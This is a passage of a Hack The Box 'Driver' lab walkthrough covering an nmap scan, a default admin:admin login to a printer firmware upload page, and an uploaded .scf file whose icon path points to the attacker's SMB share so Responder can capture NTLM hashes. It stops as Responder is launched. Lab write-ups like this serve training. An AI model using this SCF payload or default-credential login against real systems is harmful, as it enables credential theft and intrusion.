
Hack The Box – Driver Walkthrough Report

Report Prepared By: Azizul Rahaman

1. Introduction


Driver is an easy-rated Windows machine on Hack The Box that showcases a combination of web exploitation, SMB relay attacks using SCF files, and post-exploitation with WinRM. The attacker gains an initial foothold through a printer firmware upload feature and leverages Responder to capture NTLM hashes, eventually cracking them and using Evil-WinRM for remote access. Privilege escalation is achieved via a PrintNightmare exploit.



Target IP Address
10.10.11.106

2. Reconnaissance

We began with an aggressive Nmap scan to identify open ports and services: nmap -A 10.10.11.106




```
└──╼ [★]$ nmap -A 10.10.11.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-14 06:20 CDT
Nmap scan report for 10.10.11.106
Host is up (0.080s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Microsoft-IIS/10.0
135/tcp open  msrpc        Microsoft Windows RPC
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 2008|Phone (87%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (87%), Microsoft Windows 8.1 Update 1 (85%), Microsoft Windows Phone 7.5 or
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m58s
| smb2-time:
|   date: 2025-05-14T18:21:10
|_  start_date: 2025-05-14T18:19:20
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   79.84 ms 10.10.14.1
2   80.31 ms 10.10.11.106

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.50 seconds
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
└──╼ [★]$ gedit /etc/hosts | grep 10.10.11.106
```

Findings:


- Port 80: HTTP - Microsoft IIS 10.0
- Port 135: MS RPC
- Port 445: SMB (Microsoft-ds)

To prepare for hostname resolution, we modified the /etc/hosts file: sudo nano /etc/hosts



```
─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
└──╼ [★]$ sudo nano /etc/hosts
─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
```


And added this line: 10.10.11.106 driver.htb



```
 GNU nano 7.2                      /etc/hosts
127.0.0.1     localhost
127.0.1.1     debian12-parrot
10.10.11.106      driver.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1 localhost
127.0.1.1 htb-y574bcparn htb-y574bcparn.htb-cloud.com

                              [ Read 9 lines ]
G Help       ^O Write Out ^W Where Is  ^K Cut        ^T Execute    ^C Location
X Exit       ^R Read File ^\ Replace   ^U Paste      ^J Justify    ^/ Go To Line
```

3. Web Enumeration & SCF File Upload

Visiting http://10.10.11.106, That confirms the print service is running on it. Now we look at port 80 and see it's a login page for printer management software with credentials needed.



10.10.11.106


This site is asking you to sign in.

Username

Password

Cancel Sign in

The hint there is admin, I tried the obvious admin:admin which got me in



We as a part of centre of excellence, conducts various tests on multi functional printers such as testing firmware updates, drivers etc.


© 2021 Driver Inc

support@driver.htb

The only page that works is the Firmware Updates one

This page tell us that the file uploaded will be manually reviewed by a team, this suggests that the files are likely accessed or executed as part of the review procedure, therefore if we upload a payload that establishes a reverse shell we could initiate a connection from target system to our Kali machine.

We can create a .scf file(Shell Command File) that we can further use to force the system to access a remote SMB share, prompting it to send NTLM authentication credentials that Responder can potentially capture.



MFP Firmware Update Center — Mozilla Firefox
Cybersecurity Certifications
MFP Firmware Update Cente
Upgraded - Wappalyzer
http://10.10.11.106/fw_up.php
HTB Labs
HTB Certifications
HTB Academy
CTF Platform
Help Center
HTB Blog
MFP Firmware Update Center
Home
About
Firmware Updates
Drivers Updates
Contact


Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and itiates the testing soon.

Printer Model: HTB DesignJet


Upload Firmware: Browse... No file selected.

Submit

We used Google to research .scf attacks and discovered a method to trigger SMB authentication by uploading an .scf file.



```
[Shell]$
Command=2$
IconFile=\\10.10.14.10\share\MCYN647$
[Taskbar]$
Command=ToggleDesktop$
~
~
```




```
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
└──╼ [★]$ nano attacker.scf
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
└──╼ [★]$ gem install evil-winrm
```

Saved as attacker.scf and uploaded via the firmware update form

4. Responder for Hash Capture

With the SCF file in place, we started Responder: sudo responder -I tun0

